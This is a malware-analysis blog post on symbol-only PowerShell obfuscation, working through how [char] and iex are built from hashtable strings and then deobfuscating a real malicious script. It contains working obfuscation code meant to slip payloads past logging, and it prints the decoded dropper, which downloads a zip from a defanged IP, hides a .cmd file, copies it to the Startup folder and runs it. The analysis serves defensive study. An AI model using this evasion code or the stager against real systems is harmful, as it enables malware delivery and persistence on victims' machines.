Powershell Obfuscation: Symbols
Background
In this post, I will be going over some obfuscation techniques I saw recently for Powershell. About a week ago I saw a tweet where the user was asking for help with this weird Powershell file he saw.

After looking around I found a blog post from 2010 that looks extremely similar in structure to the code in the tweet.
Concept
Powershell is a very common vector for the first stage of a malware life cycle. Unlike Office Macros, it’s usually not blocked as Windows administrators commonly use it.
However, since it’s such a common vector administrators will often set up logging for it and will check for suspicious calls like iex which will execute a string as Powershell code.
However, by obfuscating your payloads you can, in theory, bypass basic logging that only checks top-level PowerShell files.
Obscuring variable names
There are reserved characters that cannot be a variable name by default. For example whitespace. The following line is not a valid line of Powershell.
$ = "test";
However, this can be bypassed if you include curly brackets around the “invalid” characters. For example, the following line is completely valid.
${ } = "test";
Each different variation of whitespace characters will correspond to a different variable. For example, all the defined variables in the next example are considered different and unique variables.
${           } = "test";
${  } = 12;
${    } = 2.0;
Generating characters
The end goal for many Powershell scripts is to call iex on a string that contains a malicious payload. To go even further you could call iex on a string that is created at runtime from decimal values.
To achieve this you’d need to use the [char] operator. This operator casts a decimal value into a character. For example [char]117 would become "u". By abusing the [char] operator a huge string of decimals could be converted into characters which could then be executed by iex.
However, for that to work we’d need the following characters: ‘c’, ‘h’, ‘a’, ‘r’, ‘i’, ‘e’, ‘x’.
Building “char”
In Powershell @{} defines an empty hash map. If you store it as a partial expression and then cast it to a string you’d get System.Collections.Hashtable. This string contains ‘c’, ‘h’, and ‘a’. To retrieve the different characters we will need the numbers 0 - 9.
In Powershell an empty partial expression is treated as null, however, if you add something to it, it will convert to an int.
$a = +${}
After the previous line executes $a would contain zero. The following code can then be executed to acquire numbers 0 - 9.
$a  = +$();     # 0
$b  =   $a;     # 0
$c  = ++$a;     # 1
$d  = ++$a;     # 2
$e  = ++$a;     # 3
$f  = ++$a;     # 4
$g  = ++$a;     # 5
$h  = ++$a;     # 6
$j  = ++$a;     # 7
$k  = ++$a;     # 8
$l  = ++$a;     # 9
Once the numbers are generated we can start creating some strings. However, at this point [char] cannot be created as we are still missing "r". Fortunately, we can abuse another one of Powershell’s systems to get that.
$? returns True or False depending on if the prior line was executed successfully. By casting $? into a string we can get the "r" from True.
"$?"[$c]
The following code fully builds [cHar].
Note: Powershell is case insensitive. Therefore, it doesn’t matter that we built [cHar] not [char]
$x = "[" + "$(@{})"[$j] + "$(@{})"["$c$l"] + "$(@{})"["$d$b"] + "$?"[$c] + "]" # [cHar]
Building iex
For iex only “x” is missing. “x” is a little more difficult to acquire. If you were to look at the documentation for String.Insert you’d see that in its function signature it contains “startIndex”.
If you take a string, call insert on it, and cast it into a string you’ll get the signature. By pulling the 27th character you can acquire “x.”
$method = "".insert
Write-Host "$method"[27] # Outputs x
Since this obfuscation technique only uses symbols we can generate “insert” at runtime by indexing the characters of the Hashtable variable.
$y = "".("$(@{})"["$c$f"]   #i
    + "$(@{})"["$c$h"]      #n
    + "$(@{})"[$b]          #s
    + "$(@{})"[$f]          #e
    + "$?"[$c]              #r
    + "$(@{})"[$e])         #t
    #string Insert(int startIndex, string value)
$z= "$(@{})"["$c$f"] + "$(@{})"[$f] +"$y"["$d$j"] } # iex
Generating the payload
By taking the [char] variable you can build a huge string of decimal values that, if treated as characters, would be legal Powershell code.
For example, if you were to convert Write-Host hello! to decimal values you’d get 87 114 105 116 101 45 72 111 115 116 32 104 101 108 108 111 33. By prefixing each value with [char] you can then convert the string back into Write-Host hello!. If you also pipe (|) it into iex Powershell would then also execute the string as code.
[char]87 + [char]114 + [char]105 + [char]116 + [char]101 + [char]45 `
    + [char]72 + [char]111 + [char]115 + [char]116 + [char]32 `
    + [char]104 + [char]101 +[char]108 + [char]108 + [char]111 `
    + [char]33 | iex
Since earlier we already created 0 - 9 we can obfuscate the prior Powershell code by removing the numbers and replacing them with variables, that at runtime would evaluate to numbers and [char].
"$x$k$j + $x$c$c$f + $x$c$b$g + $x$c$c$h + $x$c$b$c + $x$f$g + $x$j$d +
$x$c$c$c + $x$c$c$g + $x$c$c$h + $x$e$d + $x$c$b$f + $x$c$b$c +$x$c$b$k +
$x$c$b$k + $x$c$c$c + $x$e$e" | iex | iex
Note: there are two iex’s as the first one converts the string "[char]87 ..." to [char]87 which is "h" and then the second iex executes the string as code.
Manual Deobfuscation
sed 's/}[ ]*{/}\n{/g'sed 's/;/;\n/g'sed 's/[ ]*++[ ]*/ ++/g'sed 's/{[ ]*$/{$/g'- Replace all ${ } variables with actual names
- Look for instances of
$(),@{}and$? - Find the variable that will become [char] and replace all instances of it with
[char]. - Find huge string containing multiple instances of
[char] - Convert decimal characters to ascii.
After running all the sed commands and cleaning up the variable names, before step 7, I have this.
Note: The [char] elements have been shortened for brevity.
('-----'  |%{$a=+$()}   # 0
    {$b  = $a}          # 0
    {$c  =  ++$a}       # 1
    {$d  =  ++$a}       # 2
    {$e  =  ++$a}       # 3
    {$f  =  ++$a}       # 4
    {$g  =  ++$a}       # 5
    {$h  =  ++$a}       # 6
    {$j  =  ++$a}       # 7
    {$k  =  ++$a}       # 8
    {$l  =  ++$a}       # 9

    # [cHar]
    {$m=  "["
        + "$(@{})"[$j]      # c
        + "$(@{})"["$c$l"]  # H
        + "$(@{})"["$d$b"]  # a
        + "$?"[$c]          # r
        + "]"  }

    #string Insert(int startIndex, string value)
    {$a  ="".("
        $(@{})"[  "$c$f"]   # i
        + "$(@{})"["$c$h"]  # n
        + "$(@{})"[$b]      # s
        + "$(@{})"[$f]      # e
        + "$?"[$c]          # r
        + "$(@{})"[$e])}    # t

    # iex
    {$a=  "$(@{})"["$c$f"]  +  "$(@{})"[$f]  +"$a"["$d$j"]  }
);

"$m$c$e + $m$c$b + $m$e$h + $m$j$j + $m$c$c$d + $m$c$c$g + $m$e$d + $m$h$c |$a"|&$a
After putting in [char] and recreating all the original decimal values the huge string will start like this.
[char]23
+ [char]21
+ [char]36
+ [char]77
+ [char]220
+ [char]225
+ [char]30
+ [char]62
+ [char]30
+ [char]34
+ [char]67
+ [char]58
+ [char]90
...
If you dump the long string into Powershell you’ll get

After cleaning that all up you’ll get the following Powershell code.
Note: URL is defanged for safety purposes.
$Mps = "C:\User"
New-Item -ItemType Directory -Force -Path $Mps | Out-Null

$cmdxx = "C:\User\Sys.cmd"
$url2 = 'hXXp://35[.]163[.]204[.]167/esfsdghfrzeqsdffgfrtsfd[.]zip'
$dir3 = $Mps + '\xxrrffftttbbb.zip'

$client = new-object System.Net.WebClient
$client.DownloadFile($url2,$dir3);

(new-object -com shell.application).namespace($Mps)
    .CopyHere((new-object -com shell.application).namespace($dir3).Items(),4 + 16) | Out-Null

$xvwe = 'Sys.cmd'
$zz=Get-Item $cmdxx
$zz.Attributes+="Hidden,System"

$startup = [System.Environment]::GetFolderPath("Startup") + "\" + $xvwe
Copy-Item $cmdxx $startup  | Out-Null

[System.Threading.Thread]::Sleep(3000)
& $cmdxx
remove-item $dir3 | Out-Null
To summarize it the script pulls a file from a malicious domain and saves it to C:\Users. Following this, it unzips the archive, sets Sys.cmd as a hidden and a system file, copies it to C:\Users\[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup, waits 3 seconds, and then executes the file. After executing the file the original archive is deleted.
Conclusion
Warning: repo contains malware! Use at your own risk.
Full files can be found at my malware-research repo.
References
- Original Tweet: https://twitter.com/LawrenceAbrams/status/1514634960833073158?s=20&t=vIa0fSK3stteiaPvVlZ0VQ
- Repository full of fun Powershell obfuscation techniques: https://github.com/danielbohannon/Invoke-Obfuscation
- Blog post explaining similar Powershell script: https://pcsxcetrasupport3.wordpress.com/2018/10/28/understanding-invoke-x-special-character-encoding/
- Original post explaining this technique: https://perl-users.jp/articles/advent-calendar/2010/sym/11